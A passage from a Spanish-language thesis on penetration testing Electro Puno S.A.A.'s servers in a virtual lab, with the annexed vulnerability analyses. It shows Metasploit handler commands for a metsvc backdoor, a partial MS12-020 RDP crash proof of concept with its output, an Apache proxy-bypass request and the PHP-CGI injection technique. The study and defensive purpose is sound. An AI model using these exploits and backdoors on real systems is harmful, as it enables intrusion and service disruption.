



*Figura 23.* Información del sistema comprometido





*Figura 24.* Información del identificador de usuario

La Figura 25 , muestra la ejecución del archivo *'cmd.exe'* sobre la maquina remota. Además, le pedimos que interactúe con el proceso después de crearlo y que él cree este proceso oculto, con los parámetros -i y -H respectivamente.





*Figura 25.*Ejecución de Shell de comandos Windows

Finalmente, se pudo modificar un archivo de la maquina remota para demostrar esta intrusión, como se muestra a continuación, Figura 26.


*Figura 26.* Acciones posteriores

### 4.1.5 Fase mantener el acceso

Explotar un sistema, dispositivo de red, o servicio web es perfecto; sin embargo, el objetivo de muchas pruebas de penetración es mantener el acceso al sistema comprometido. Generalmente para reducir el tiempo consumido y el esfuerzo requerido para mantener atacada a la maquina una y otra vez después de que ha sido comprometido, para ello utilizaremos algunas herramientas para los cuales tenemos los Backdoors y keyloggers (Broad & Andrew, 2014).

La Figura 27 , muestra la ejecución del Backdoor metsvc, con él se puede obtener una shell Meterpreter en cualquier momento para volver al sistema, el parámetro -A le indicaque comience automáticamente un manejador (multi/handler) para conectar al servicio.





*Figura 27*. Ejecución del Backdoor Metsvc

Como se observa en la Figura 28, se tuvo 2 sesiones activas con los cuales se pudo interactuar siempre que la conexión este abierta, es preciso señalar que solo se puede interactuarcon una sesión a la vez. Para listar e interactuar con las sesiones activas del meterpreter utilizaremos el comando *'sessions'*.





*Figura 28*. Verificación de sesiones

Ahora se eligió la segunda sesión para reiniciar la maquina remota, y verificar que el Backdoor creó un *'Listener'* sobre esta máquina. La Figura 29, muestra como interactuarcon alguna sesión al incluir como parámetro *'-i'* seguido del identificador de la sesión elegida.





*Figura 29*. Reinicio remoto de sesión

Para poder conectarnos al Backdoor es necesario utilizar un exploit que permita abrir una conexión, para ello se hizo uso del exploit *'exploit/multi/handler'*, y los parámetros necesarios, como se muestra en la siguiente Figura 30.

```
msf exploit(ms09_050_smb2_negotiate_func_index) > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/metsvc_bind_tcp
PAYLOAD => windows/metsvc_bind_tcp
msf exploit(handler) > set RHOST 192.168.1.2
RHOST => 192.168.1.2
msf exploit(handler) > set LPORT 31337
LPORT => 31337
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Payload options (windows/metsvc_bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (accepted: seh, thre
   LPORT     31337            yes       The listen port
   RHOST     192.168.1.2      no        The target address
Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

*Figura 30*. Configuración de parámetros del Backdoor

Cuando se ejecuta el comando *exploit*, se abre un canal de comunicación entre el meterpreter creado por el payload y la maquina víctima y se crea una nueva sesión como se vioanteriormente, ver Figura 22.

```
msf exploit(handler) > exploit

[*] Starting the payload handler...
[*] Started bind handler
[*] Meterpreter session 3 opened (192.168.1.7:34473 -> 192.168.1.2:31337)

meterpreter > Game over!!!
```

*Figura 31*. Ejecución del Backdoor

Un aspecto muy importante en esta etapa es ir ganando mas acceso dentro del objetivo a esto se le llama *Escalación de Privilegios* (Caballero, 2015), ya que no es del todo seguroque la explotación sea realizada a la cuenta del administrador una vez que un nivel inicial de acceso haya sido obtenido. De igual forma se tiene que ir tratando de seguir adelante en el sistema comprometido para encontrar otros sistemas vulnerables a esto se le conocecomo *Progresión*. Pero estos no serán tratados en esta investigación.

### 4.1.6 Fase de informe

Después de la ejecución de las etapas anteriores, la siguiente tarea es generar un reporte. El reporte debería comenzar con un resumen del proceso de prueba de penetración efectuada. Esto debería ser seguido por un análisis y comentario sobre las vulnerabilidades críticas que existen en la red o sistemas. Las vulnerabilidades más relevantes deberían ser resaltadas, esto ayudará a la organización a tomar decisiones. Los otros contenidos del reporte son:

1. Resumen del escenario de cualquier penetración exitosa.
2. Lista detallada de toda la información obtenida durante la prueba de penetración.
3. Lista detallada de todas las vulnerabilidades encontradas.
4. Descripción de todas las vulnerabilidades encontradas.
5. Sugerencias y técnicas para lidiar con las vulnerabilidades encontradas.

## 4.2 Comparación de resultados





*Figura 32.* Comparación del análisis de vulnerabilidades

Del análisis y resultados obtenidos, tenemos que en el año 2015 se encontró **2 vulnerabilidades críticas** y 6 altas de un total de **36 vulnerabilidades**, mientras que en la segunda evaluación del 2017 se encontró **8 vulnerabilidades críticas** y 7 altas de un total de **51 vulnerabilidades**. Es muy importante indicar que las vulnerabilidades determinadas como Críticas y Altas son las que representan mayor riesgo ante un eventual ataque informático.

Por lo tanto, tenemos que se acepta hipótesis **H1** y se rechaza la hipótesis nula. Debido a que la empresa Electro Puno S.A.A, podría encontrarse bajo un serio *problema de seguridad de la información* y que su infraestructura tecnológica está afectada directamente por el avance tecnológico y el paso de los años. Como se muestra en la Figura 32.

# CONCLUSIONES

**Primera:** Analizando y verificando los datos de la prueba de penetración para asegurar que haya sido efectuada de forma cuidadosa e integral, se pudo encontrar varias vulnerabilidades. Luego se utilizó estas vulnerabilidades para su explotación sobre el entorno virtual, posteriormente se pudo ganar acceso no autorizado al sistema objetivo a través del uso de exploits y backdoors en la etapa de explotación y mantener el acceso respetivamente. Dependiendo del entorno, las limitaciones y el alcance se pueden conducir pruebas manuales adicionales.

**Segunda:** Los procesos de pruebas de penetración efectuadas en los diferentes períodos, sirvieron para demostrar que la infraestructura tecnológica de Electro Puno S.A.A, esta desactualizada (outdated) por más de una década. Y por lo tanto el seguir teniendo servidores Windows Server 2003 funcionando, aun sabiendo que estos no siguen recibiendo soporte por Microsoft desde el 2015 ni tampoco recibiendo actualizaciones de seguridad, significa un grave riesgo a su seguridad de la información.

**Tercero:** Finalmente, concluimos que en un limitado pero representativo entorno de simulación virtual se pudo representar con éxito la prueba de penetración con las implicancias que esta pueda acarrear en la ejecución sobre un entorno real. Sin embargo, en escenarios con altos requisitos de disponibilidad, se debe considerar también el uso de herramientas automatizadas, debido a la necesidad de obtener un nivel mayor de certeza para esta evaluación. Ya que cada pieza de información obtenida debe ser analizada cuidadosamente para determinar si el siguiente paso es el apropiado.

## RECOMENDACIONES

**Primera:** Desde una perspectiva económica, la adquisición de herramientas automatizadas para pruebas de penetración varía según la accesibilidad de cada empresa, pero para pequeñas empresas e instituciones se recomienda el uso de herramientas libres, los cuales han probado enormemente su efectividad, y son una gran ayuda para evaluar la seguridad de sus sistemas.

**Segunda:** No siempre una actualización de los parches de los sistemas y la configuración adecuada de los sistemas por parte de los administradores de sistemas pueden realizarse de forma transparente y garantizar el correcto funcionamiento, la integración de los sistemas y la continuidad de los negocios, posterior a esta actualización. Por ello se debe recurrir a la consultoría de profesionales especialistas que ayuden a mitigar y subsanar estas brechas de seguridad.

**Tercera:** Todas las medidas de seguridad que ayudan a proteger y prevenir las amenazas de seguridad pueden ser susceptibles a fallas en un futuro debido a la evolución dela tecnología y la aparición de nuevas brechas de seguridad cada día. Por lo tanto, se debe establecer planes de revisiones de seguridad periódicas para verificar el funcionamiento de estas medidas y proteger a la empresa.

Finalmente, y no menos importante es el incremento de riesgo de seguridad debido al factor humano, es más el uso de herramientas y técnicas de ingeniería social pueden ser utilizadas contra los empleados de las organizaciones los cuales en muchos casos desconocen el potencial riesgo que sus acciones pueden ocasionar con tan solo aceptar un correo no deseado o hacer un clic a un link no permitido ya que conllevaría a ataques como phishing, spam, instalación remota de trojanos, malware, virus, etc. Esto no debería ser tomado con menor importancia, para ello se debe (Chiem, 2014)concientizar al uso correcto de las herramientas tecnológicas de trabajo.

# BIBLIOGRAFÍA

Aguirre, D. (2014). *Diseño de un sistema de gestión de seguridad de información para servicios postales del Perú S.A.* Lima, Perú: Pontificia Universidad Católica del Perú.

Amaral, J., Buro, M., & Salavatipour, M. (2012). *About Computing Science Research Methodology.* Baskerville: MIS Quarterly.

Bellatriu, O. (2014). *Penetration Testing Automation System.* Cataluña: Universidad Politecnica de Catalunya.

Broad, J., & Andrew, B. (2014). *Hacking with Kali.* Helsinki: Elsevier Science.

Caballero, A. (2015). *Hacking con Kali Linux.* Trujillo: MILESEC EIRL.

Cardwell, K. (2016). *Building Virtual Pentesting Labs for Advanced Penetration Testing.* Texas: Packt Publishing Ltd.

Cengage Learning Staff. (2011). *Penetration testing Security Analysis.* Boston, Massachusetts: EC-Council Press.

Cengage Learning Staff. (2012). *Ethical Hacking & Countermeasures Threats & Defense Mechanisms.* Texas: EC-Council Press.

Chan, T. (2014). *Conducting a Penetration Test on an Organization.* Singapore: SANS Institute 2002.

Chiem, T. P. (2014). *A study of penetration testing tools and approaches.* Auckland: Auckland University Technology.

Congreso de la República. (2013). *Plan 10434 2013 ley n° 30096 Delitos Informaticos.* Lima, Perú: El peruano.

Council. (2015). *Information Supplement: Penetration Testing Guidance.* Illinois: PCI Security Standards Council.

Creasey, J. (2012). *Penetration Testing Services Procurement Guide.* New York: CREST.

Dioppe, K. (2017). *Seguridad Informática.* Perú: Universidad Nacional de la Amazonía Peruana.

Famuwagun, S. (2018). *Penetration testing on Domain Name Service.* Finland: Turku University of Applied Sciences.

Gallagher, P. (2012). *NIST Special Publication 800-30 Revision 1 Guide for Conducting Risk Assessments.* Gaithersburg: National Institute of Standards and Technology.

Gamarra, K. (2017). *Implementación del algoritmo wavelet para la detección de ataques de las redes de comunicaciones Abancay 2016.* Puno: Universidad Nacional del Altiplano.

Gordana, D. (2019). *Scientific Methods in Computer Science.* Berkeley, USA: Department of Computer Science Malardalen University.

Heffel, W. (2016). *Ciberseguridad industrial en la distribución de energía eléctrica.* Ciudad Autónoma de Buenos Aires: Instituto Universitario Aeronáutico.

Hernández, R. (2014). *Metodología de la Investigación 6ta Edición.* México D.F.: McGRAW-HILL.

Huanca, J. (2018). *La falsa percepción en la seguridad de los sistemas informáticos.* Puno, Perú: Universidad Nacional del Altiplano.

Hueso, A., & Cascant, J. (2012). *Metodología y técnicas cuantitativas de investigación.* Valencia: Universidad Nacional de Valencia.

Jackson, C. (2012). *Network Security Auditing.* New York: CISCO PRESS.

Justino, Z. (2015). *Diseño de un sistema de gestión de seguridad de información para una empresa inmobiliaria alineado a la norma ISO/IEC 27001:2013.* Lima, Perú: Pontificia Universidad Católica del Perú.

Koopari, B. (2014). *Ethical Hacking Using Penetration Testing.* Louisiana State: University and Agricultural and Mechanical College.

Lee, A. (2012). *Advanced Penetration Testing for Highly Secured Environments: The Ultimate Security Guide.* Birmingham: Packt Publishing Ltd.

Metso, J. (2019). *PENETRATION TESTING.* Helsinki: Universidad de Ciencias Aplicadas de Oulu.

Morantes, F. O. (2016). *Análisis Forense.* Catalunya: Universitat Oberta de Catalunya.

Nadeem , A., & M. Kashif, H. (2013). *Analysis of Network Security Threats and Vulnerabilities by Development \& Implementation of a Security Network Monitoring Solution.* bKarlskrona and Karlshamn, Sweden: School of Engineering Blekinge Institute of Technology.

Neha, S. (2011). *Automated Penetration Testing.* San Jose: San Jose State University.

Noguera, A. (2019). *Implementacion de un sistema de detección de intrusos para Venezolana del vidrio C.A.* Caracas: Universidad Central de Venezuela.

Pajuelo, L. (2015). *Implementación de una metodología de pruebas de penetración en el área de aseguramiento de la calidad de AEP ENERGY.* Perú: Universidad de San Martin de Porres.

Perafan Ruiz, J. (2014). *Análisis de Riesgos de la Seguridad de la Información para la Institución Universitaria Colegio Mayor del Cauca.* Lima, Perú: Universidad Nacional Abierta y a Distancia Escuela de Ciencias Básicas Tecnología e Ingeniería.

Persaud, N. (2014). *VP Product Strategy at Wisagate - Oracle.* South California: Oracle.

Quijandria, A., Gilmer, J., & Laura, L. (2012). *Metodología de Gestión de Seguridad de la Información para el Sector Financiero Peruano.* Lima, Perú: Universidad Nacional de Ingeniería.

Rios, C. (2020). *Arquitectura para automatizar respuesta a incidentes de seguridad de la información relacionados con ataques internos mediante la ejecución de técnicas spoofing.* Trujillo: Instituto Tecnológico Metropolitano.

Riveros, J. (2015). *Implementación de políticas de seguridad informática para mejorar el acceso y la seguridad lógica de la red en la oficina departamental de estadística e informática de Junín.* Junín: Oficina departamental de estadística e informática de Junín.

SANS Institute. (2014). *Global Information Assurance Certification Paper.* Texas: SANS Institute.

SANS Institute. (2014). *Penetration Testing.* San Diego, CA, US: GIAC.

Singh, A. (2012). *Metasploit Penetration Testing Cookbook.* Birmingham: Packt Publishing Ltd.

The Security Blogger. (2015). *The Security Blogger.* Palo Alto: WeLiveSecurity.

Viggiani, F. (2013). *Design and Implementation of a Non-Aggressive Automated Penetration Testing tool.* Stockholm, Sweden: KTH.

Villena, M. (2016). *Sistema de gestión de seguridad de información para una institución financiera.* Lima, Perú: Pontificia Universidad Catolica del Perú.

# ANEXOS

Anexo 1.

Matriz de consistencia

**MATRIZ DE CONSISTENCIA**

**TEMA:** "PRUEBA DE PENETRACION A LA SEGURIDAD DE LA INFORMACION EXTERNA DE LA EMPRESA ELECTROPUNO S.A.A"

**Cuadro N°10.1** Matriz de consistencia de la Investigación

| PROBLEMA | VARIABLES | OBJETIVOS | HIPOTESIS | DIMENSIONES | INSTRUMENTOS | METODOLOGIA Y ESTADISTICA |
|---|---|---|---|---|---|---|
| **1. Problema Principal**<br><br>¿Cómo una prueba de penetración externa permitirá identificar y analizar los riesgos de la seguridad de la información de la empresa ElectroPuno S.A.A?<br><br>**2. Interrogante específicas**<br><br>a) ¿Cómo se podrá demostrar la existencia de riesgos en la seguridad de la información de la empresa ElectroPuno S.A.A.?<br><br>b) ¿El avance tecnológico influirá directamente a las Tecnologías de la Información por ende a los de la empresa ElectroPuno S.A.A.? | **1. Independiente**<br><br>Prueba de Penetración<br><br>**2. Dependiente**<br><br>Seguridad de la Información | **1. General**<br><br>Demostrar que una prueba de penetración externa permitirá identificar y analizar los riesgos de la seguridad de la información de la empresa Electro Puno S.A.A.<br><br>**2. Específicos**<br><br>a) Identificar las amenazas y demostrar la existencia de riesgos de seguridad de la información de la empresa ElectroPuno S.A.A a través de una Prueba de Penetración y la explotación de una vulnerabilidad sobre un entorno virtual.<br><br>b) Realizar una comparación de este proceso en periodos diferentes, para demostrar como el avance tecnológico afecta directamente a la seguridad de la información de las IT. | **1. General**<br><br>Si una adecuada prueba de penetración externa permitirá identificar y analizar los riesgos de la seguridad de la información de la empresa ElectroPuno S.A.A.<br><br>**2. Específicos**<br><br>a) Una adecuada prueba de penetración permitirá identificar las amenazas y demostrar la existencia de riesgos de seguridad de la información de la empresa ElectroPuno S.A.A.<br><br>b) El avance tecnológico afecta directamente a la seguridad de la información de infraestructura tecnológica de la empresa ElectroPuno S.A.A. | **Dimensiones:**<br><br>- Pruebas al lado del cliente<br>- Pruebas de servicio de red<br>- Vulnerabilidad<br>- Amenaza<br>- Riesgo<br><br>**Dimensiones:**<br><br>- Protección de la información<br>- confidencialidad<br>- disponibilidad<br>- integridad | - Observación estructurada<br>- Guías de observación. | **1. Enfoque de Investigación**<br><br>De acuerdo al propósito de la investigación, naturaleza del problema y objetivos formulados, el presente estudio reúne las condiciones suficientes para ser calificado como ***una investigación de tipo cuantitativa***.<br><br>**2. Diseño de la investigación**<br><br>El presente estudio, dada la naturaleza de las variables materia de investigación responde a un diseño de tipo ***diseño cuantitativo no experimental*** y de ***longitudinal de tendencia***.<br><br>**3. Población**<br><br>La población será *todos servidores* de la Infraestructura Tecnológica de la empresa ElectroPuno S.A.A. que brindan servicios a través de Internet.<br><br>**4. Muestra**<br><br>La muestra será *un servidor* de la Infraestructura Tecnológica de la empresa ElectroPuno S.A.A. que brinda servicios a través de Internet.<br><br>**5. Método de Investigación**<br><br>El presente trabajo de investigación por su naturaleza tiene un ***alcance exploratorio descriptivo***.<br><br>**6. Instrumentos**<br><br>El principal instrumento que se aplicó fue a través de la ***observación estructurada y guías de observación***. |

Anexo 2

Análisis de vulnerabilidades

Vulnerabilidades determinadas por Nessus en la **Fase de Escaneo de Vulnerabilidad** sobre el servidor bajo investigación, para analizary evaluar los riesgos que conllevan.

I) **Vulnerabilidad - 58435 (1) - MS12-020: Vulnerabilities in Remote Desktop Could Allow Remote Code Execution (2671387) (uncredentialed check))**

De acuerdo al resultado del escaneo de vulnerabilidades 4.1.3, esta vulnerabilidad está catalogada como ALTA. En marzo del 2012 una brecha de seguridad fue liberada con respecto al Protocolo de Escritorio Remoto (RDP). Esta vulnerabilidad está relacionada con casi todas las plataformas Windows, y fue más tarde lanzada bajo CVE-2012-0002 y MS12-020.

Esta vulnerabilidad permite a un atacante enviar una secuencia especial de paquetes RDP elaborados manualmente, el cual puede resultar en la ejecución de código remoto. Esto sin embargo puede ser realizado solo si el escritorio remoto es habilitado en el sistema y Nivel de Autenticación de Red (NLA) deshabilitado. Para explotar esta vulnerabilidad haremos uso un script de la enorme variedad de herramientas que podemos encontrar en la Internet como es la siguiente hecha en python (*RDPKill.py*).

```
# MS12-020 / CVE-2012-0002 Vulnerability - Proof of Concept
# BlackBap.Org

import socket
import sys


buf=""
buf+="\x03\x00\x00\x13" # TPKT, Version 3, lenght 19
buf+="\x0e\xe0\x00\x00\x00\x00\x00\x01\x00\x08\x00\x00\x00\x00\x00" # ITU-T Rec X.224
buf+="\x03\x00\x01\xd6" # TPKT, Version 3, lenght 470
buf+="\x02\xf0\x80" # ITU-T Rec X.224
buf+="\x7f\x65\x82\x01\x94\x04" #MULTIPOINT-COMMUNICATION-SERVICE T.125
```

*Figura 33.* Exploit de vulneración RDP - MS12-020

Ahora procedemos a ejecutar el script *RDPKill.py*, desde el shell de comandos de Kali para probar su efectividad.

```
root@kali:~/Desktop# python2 RDPKill.py 192.168.1.2
sending: 580 bytes
received: 95 bytes
Traceback (most recent call last):
  File "RDPKill.py", line 102, in <module>
    s.connect((HOST,PORT))
  File "/usr/lib/python2.7/socket.py", line 224, in meth
    return getattr(self._sock,name)(*args)
socket.error: [Errno 110] Connection timed out
```

*Figura 34.* Ejecución del exploit

El script envía 580 bytes hacia el servidor, y son recibidos 95 bytes por lo tantoel servidor responde con **timed out**, indicándonos que el sistema se **colapsó** como se muestra a continuación.

Este sería resultado si es ejecutado contra los servidores de Electro Puno S.A.A.





*Figura 35.* Pantalla Azul de la muerte – BsoD

II) **Vulnerabilidad-58811(1)-HP System Management Homepage <7.0 Multiple Vulnerabilities. Apache Reverse Proxy Security Bypass Vulnerability**





*Figura 36*. Desvío del Proxy Reverso

Dependiendo de la configuración reversa del proxy, el servidor apache HTTP es propenso a vulnerabilidades que podrían permitir el acceso a los sistemas internos desde la Internet. Si una petición URL reescrita fue hecha, podría permitir pasar los sistemas de seguridad. Una explotación exitosa requiere el uso de directivas de configuración de "ProxyPassMatch" y "RewriteRule" conun cierto patrón de equivalencia.

**a)** Cómo funciona el Exploit

Este ataque fue descubierto por investigadores de Contextis y apunta al módulo 'mod_rewrite' en Apache para explotarlo reescribiendo las reglas de tráfico. Específicamente, apuntan a una parte usada inusualmente de los esquemas URI para reescribir el contenido de una petición.

```
1. RewriteRule ^(.*) http://internalserver.com:80$1 [P]
2. RewriteRule ^(.*) http://internalserver.com:80/$1 [P]
```

La única diferencia entre estas dos reglas es la falta de: '/'. Sin embargo, sin este signo, un atacante pude acceder a los servidores internos y manipular la porción de '$1' de la petición. Por ejemplo, si se fuera a enviar la siguiente petición:

```
GET @InternalNotAccessibleServer/console
```

Esto sería traducido por la primera regla:

```
http://internalserver:80@InternalNotAccessibleServer/con
```

La porción “internalserver:80 @ ” de la nueva URI es interpretada como el nombre de usuario:contraseña para InternalNotAccesibleServer. En lamayoría de los casos, la porción usuario:password de los URI será igno rada, así dándole al acceso a un atacante a InternalNotAccesibleServer.

Si se tuviera la ‘/’ en su lugar, la petición podría verse como esto:

```
http://internalserver:80/@InternalNotAccessibleServer/co
```

Este sería un URI malformado y el apache desechará esa petición con un400 error.

**Detalles de Explotación**

***Nombre:*** Apache Reverse Proxy Bypass Vulnerability Scanner ***Módulo de explotación:*** auxiliary/scanner/http/rewrite_proxy_bypass***Licencia:*** Metasploit Framework License (BSD)

***Categoría:*** Normal

III) **Vulnerabilidad - 58811 (1) - HP System Management Homepage <7.0 Multiple Vulnerabilities. CVE-2012-1823 PHP CGI Argument Injection**

Este bug fue descubierto inicialmente por Eindbazen durante Nullcon Capture The Flag. Eindbazen es un equipo famoso CTF que participa en la mayoría de CTFs. El reporte original está disponible en su blog: Http://eindbazen.net/2012/05/php-cgi-advisory-cve-2012-1823/.

Esta vulnerabilidad está identificada con el código CVE-2012-1823 y está calificada como crítica ya que a través de inyección de parámetros se puede mostrar el contenido del php ejecutado (contraseñas incluidas) o ejecutar código remoto. Este fallo se viene arrastrando desde 2004, por lo que son muchos los sistemas afectados de inyección de parámetros.

Para explotar dicha vulnerabilidad, simplemente hay que pasarle los parámetros -s, '?-s', o -r, '?-s', como opciones a la página llamada. Por ejemplo, la opción -s lo que hace es directamente mostrar el contenido del php ejecutado,lo que implica una falta de seguridad muy grave. Referencias: CVE-2012- 1823, OSVDB-81633.

**Detalles de Explotación**

***Nombre:*** PHP CGI Argument Injection

***Módulo de explotación:*** exploit/multi/http/php_cgi_arg_injection

***Plataforma***: PHP

***Licencia:*** Metasploit Framework License (BSD)

***Categoría:*** Excelente

IV) **Vulnerabilidad - 70118 (1) - HP System Management Homepage ginkgosnmp.inc Command Injection**

Este módulo explota una vulnerabilidad encontrada en la Página principal del sistema de administración de HP. Habilitando una petición elaborada de HTTP, es posible para controlar la variable 'tempfilename' en la función Just- GetSNMPQueue (encontrado en ginkgosnmp.inc), que será usado en una exec().Esto puede resultar en una ejecución de código arbitrario y escalación de privilegios.

**Detalles de Explotación**

***Nombre:*** HP System Management Homepage JustGetSNMPQueue Command Injection

***Módulo de explotación:*** exploit/multi/http/hp_sys_mgmt_exec

***Plataforma:*** Linux, Windows

***Licencia:*** Metasploit Framework License (BSD)

***Categoría:*** Excelente

V) **Análisis de Vulnerabilidad - 69020 (1) - HP System Management Ho- mepage <7.2.1.0 Multiple Vulnerabilities. PHP apache_request_headers Function Buffer Overflow**

PHP contiene una vulnerabilidad que podría dejar un atacante sin autenticación, causar una condición de denegación del servicio (DoS). La vulnerabilidad es debida a las insuficientes revisiones del límite por el software afectadomientras se manipulan peticiones HTTP. El atacante podría explotar esta vulnerabilidad enviando peticiones elaboradas de HTTP al software afectado. Laexplotación exitosa podría causar que la aplicación se detenga inesperadamente, dando como resultado una condición DoS.

**Detalles de Explotación**

***Nombre:*** PHP apache_request_headers Function Buffer Overflow

***Módulo de explotación:*** exploit/windows/http/php_apache_request_headers

***Plataforma:*** Windows

***Licencia:*** Metasploit Framework License (BSD)